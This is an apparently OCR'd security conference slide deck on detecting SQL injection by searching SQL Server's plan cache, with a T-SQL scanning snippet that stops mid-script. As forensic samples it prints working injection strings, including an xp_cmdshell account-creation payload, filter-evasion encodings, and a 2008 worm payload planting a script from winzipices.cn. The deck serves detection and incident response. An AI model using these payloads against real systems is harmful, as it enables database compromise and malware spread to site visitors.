To Cache a Thief

Using database caches to detect SQL injection attacks


Kevvie Fowler, CISSP, GCFA Gold, MCTS, MCDBA, MCSD, MCSE


TELUS
backed by Emergis


About me

- Day job: Director Security Services, TELUS | backed by Emergis
- Night job: Security researcher
- Security industry contributions:

ApplicationForensics.com








Session overview

- Background behind this session
  - After an excellent response on the coverage of cache based attack detection within *SQL Server Forensic Analysis* I thought – why not spin off a talk on this subject ?

- This session will cover
  - A high-level overview of popular SQLi attacks
  - Database cache-based attack detection (SQL Server)
  - A new database IR tool – Hypnosis that will aid in attack verification

SQL injection overview

What is SQL Injection?
The use of malicious commands to manipulate SQL resulting in the execution of arbitrary statements within the backend database



SQL injection overview (continued)

- Is this a database problem?
  - No SQL injection vulnerabilities exist within applications (web, client\server)
  - But did within native database server code (sp_MSDropRetry, sp_MSdroptemptable)

- Are certain databases more vulnerable to SQL injection attacks?
  - No, but some db products & programming languages support stacked queries which can increase the likelihood\impact of an attack (Oracle, MySQL, SQL Server, Php, ASP, ASP.Net, , etc.)
  - Stacked-query based attacks are also a little easier to investigate

Stacked query example:

```
select EmployeeID, Fname from ssfa.employee where status = 1 and fname = 'Isaiah';
DROP database SSFA --'
```

SQL injection attacks in the news

- Okay SQL injection attacks have been around for years – is this still a problem today?
  - Hackers compromise 5 major card processors accessing over 130 million credit\debit card numbers
  - 2 major AV vendor websites hacked via SQL injection
- It's often the attacks you know about that are successful
  - Knowing is "half the battle"


    Case in point: **"***Who the heck would expose a RDBMS to an un-trusted network?***"** common *response to MS03-031 exploited by SQL Slammer which infected 75,000 systems within 10 minutes of release*
  - Vulnerability scanners, manual detection can identify most but often not all SQL injection entry points
  - SQLi vulnerabilities can be expensive to fix
- So what can you do? Identify and fix vulnerable entry points and try to protect your applications

Popular SQL injection detection circumvention techniques

- IPS\WAF is a popular control to help prevent attacks
- The following are a few avoidance techniques\design principles that affect an organizations ability to detect attacks
  - Encryption (SSL, IPSEC)
  - Concatenation: '; EXEC ('SEL' + 'ECT US' + 'ER')
  - Variables: ; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER'); EXEC (@X)
  - SQL Comments: /**/Union/**/SELECT/**/ or UN/**/IoN
  - White space: (too much or too little) – 'OR'1'='1' | UNION SELECT ALL
  - Encoding (SecTor 2009)
    - **Unicode/UTF-8**: %22SecTor%202009%22
    - **URL**: %20%53%65%63%54%6f%72%20%32%30%30%39
    - **Hex**: 0x536563546F722032303039
    - **CHAR Function**: CHAR(83) + CHAR (101) + CHAR(99) + CHAR (84) + CHAR(111) + CHAR (114) + CHAR(32) + CHAR (50) + CHAR(48) + CHAR (48) + CHAR(57)

Performing attack detection down-stream

- Performing SQLi attack detection downstream can overcome several of the existing detection challenges



Database-based attack detection

- Database-server based controls such as HIPS, DB monitoring\WAF agents, work well but require the following pre-attack:
  - Investment (capital, testing, configuration and troubleshooting)
- In absence/addition to security controls look at the database cache
  - Integral, “always-on” component of database servers that can be used for attack detection.
- Databases maintain several memory-resident caches of past activity
- We’ll be focusing today on SQL Servers *SQL Plans* cache
  - Ad-hoc SQL | (SELCT, INSERT, UDPATE and DELETE statements)
  - Stored & extended procedure execution
  - Many but not all statements are cached
- Why do databases cache plans?

SQL Server database cache overview


- Sample SQL injection attack syntax:

  select EmployeeID, Fname from ssfa.employee where fname = 'Isaiah' or 1=1; exec xp_cmdshell "net user Isaiah Chuck!3s /add" -- To further prove this point can you see this comment?‘

- Associated plan cache entry (text) :

  select EmployeeID, Fname from ssfa.employee where fname = 'Isaiah' or 1=1; exec xp_cmdshell "net user Isaiah Chuck!3s /add" -- To further prove this point can you see this comment?‘

- Associated plan cache entry (graphical)



SQL Server database cache overview (continued)

- Some cached statements are parameterized
  - Sample parametrized statement:

(@1 tinyint,@2 varchar(8000))SELECT EmployeeID, Fname FROM [ssfa].[employee] WHERE [status]=@1 AND [fname]=@2

- Parameterization is good for databases but bad for cache-based detection

- Fortunately SQLi attacks often include statements that are cached without parameterization

  Example - queries using:

  - IN
  - UNION
  - INTO
  - TOP
  - WAITFOR
  - Sub queries
  - Expressions joined by OR in a WHERE clause
  - Comparisons between two constants
  - Statements submitted via EXEC string
  - etc. etc.

SQL Server database cache overview

- Plan cache limits

Source msdn.microsoft.com

SQL Server Version	Cache Pressure Limit	Server with 28 GB Ram
SQL Server 2008 and SQL Server 2005 SP2	75% of visible target memory from 0-4GB + 10% of visible target memory from 4Gb-64GB + 5% of visible target memory > 64GB	5.4 GB of memory
SQL Server 2005 RTM and SQL Server 2005 SP1	75% of visible target memory from 0-8GB + 50% of visible target memory from 8Gb-64GB + 25% of visible target memory > 64GB	16 GB of memory
SQL Server 2000	SQL Server 2000 4GB upper cap on the plan cache	4 GB of memory

- How long are they kept – short answer is hours, days, weeks - it varies…
  - Memory Pressure (int. & ext.)
  - Number of times used
  - Server Memory
  - Manual cache flushes
  - Changes to associated objects
  - Size relative to other database caches
  - Resources required to produce the plan
  - Restart of MSSQLServer service

Database cache-based attack detection

- Can take the guess work out of an investigation - attacks in the cache have been successfully tunneled through an application

- SQLi attacks typically leave behind specific fingerprints within the cache
  - Database enumeration
  - Reading, modifying or deleting information
  - Creating tables, objects, users
  - Creating back doors
  - Reading the registry
  - Reading file system files

- The method of SQL injection will affect the amount of activity recorded in the cache
- A cache-based look at some recent SQLi attacks and attack tools

A look at cached SQLi attacks | SQL injection worms (08)

- Mass-SQL Injection worm (winzipices.cn) infecting over 500,000 sites in 2008


<injection point>;DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+"<script src="http://winzipices.cn/3.js"></script>"')FETCH NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor

update [Employee] set [LNAME]=rtrim(convert(varchar,[LNAME]))+'<script src="http://winzipices.cn/3.js"></script>‘

2 of several cache entries created during the infection of the winzipicies.cn SQLi worm

A look at cached SQLi attacks | Accuentix

- Accunetix tool used in the attack on a leading AV vendor website in 2009




<injection point> '/**/or/**/1=1/**/and/**/'1'='1'

1 of several cache entries left after a SQL injection scan performed by Accuentix

A look at cached SQLi attacks | SQLMap

- Automated SQL Injection tool released at Black Hat DC 2009 allowing interaction with host database operating system.




<injection point> ‘ AND ASCII(SUBSTRING((ISNULL(CAST(@@VERSION AS VARCHAR(8000)), CHAR(32))), 171, 1)) > 99 AND 'Lyatf'='Lyatf‘ -- '

1 of over 1490 cache entries created by database banner enumeration via SQLMap

A look at cached SQLi attacks | Pangolin

- Similar to SQLMap but with a GUI front end inclusive of “un-hardening” buttons – Dangerous !



<injection point> ‘declare @s nvarchar(4000) exec master.dbo.xp_regread 0x484b45595f4c4f43414c5f4d414348494e45,0x534f4654574152455c4d6963726f736f66745c57696e646f77735c43757272656e7456657273696f6e, 0x50726f6772616d46696c6573446972, @s output insert into pangolin_test_table (a) values(@s);--'

Cache entry generated in response to the enumeration of DB server registry via Pangolin

Detecting SQLi attacks within the cache

- So you know cache items are there but how do you get to them?
  - Transact SQL (SQL Server)
    - Ad-hoc TSQL code
    - A customized Incident Response framework (WFTSQL)
    - **Hypnosis – a new alternative**
      - C# command-line application
      - minimal disruption to a SQL Server
      - Uses Regex based rules to search a database cache for attack fingerprints

Database interrogation through Hypnosis

< Hypnosis demo >

Database interrogation through Hypnosis (continued)

- No sales, no gimmicks - Hypnosis is free and can take you from attack uncertainty:
  - Unqualified security event (IDS, WAF, etc)
  - Strange web server log entries

- To Confirmation that an attack has occurred and successfully tunneled to the db server:

? || Pangolin database file system enumeration || Oct 3 2009 9:23PM || Oct 3 2009 9:23PM || Select * from ssfa.employee where status = 1 and fname='Mikaela' ;declare @z nvarchar(4000) set @z=0x43003a005c00 insert pangolin_test_table execute master..xp_dirtree @z,1,1--' || 1

Hypnosis will be posted within the next few weeks on *www.applicationforensics.com/hypnosis*

Configuring your SQL Servers

- If you can buy an off-the-shelf product
- If you can't - you can configure your SQL Server to automatically detect and notify you of SQLi attacks
  - Write events to the system event log, etc.
- TSQL script can be developed to perform similar actions to that of Hypnosis
  - SQL wildcard searches (no REGEX)
- Script can be scheduled to run in intervals within SQL Server or Windows O/S scheduler
  - Configurable interval
  - Script is intelligent and will only scan entries executed between interval periods

Configuring your SQL Servers


- Script snippet

```
...
DECLARE CUR_cachescan CURSOR READ_ONLY FOR
select RTRIM(DB_NAME(dbid)), RTRIM(creation_time), RTRIM(last_execution_time), RTRIM(text), RTRIM(execution_count) from
    sys.dm_exec_query_stats qs CROSS APPLY sys.dm_exec_sql_text(qs.sql_handle) st where last_execution_time >= DATEADD(n,
    @interval, GETDATE()) order by last_execution_time DESC
OPEN CUR_cachescan
FETCH NEXT FROM CUR_cachescan INTO @dbid, @creation_time, @last_exec_time, @text, @execution_count
WHILE @@FETCH_STATUS = 0
BEGIN
--Check for cache matches
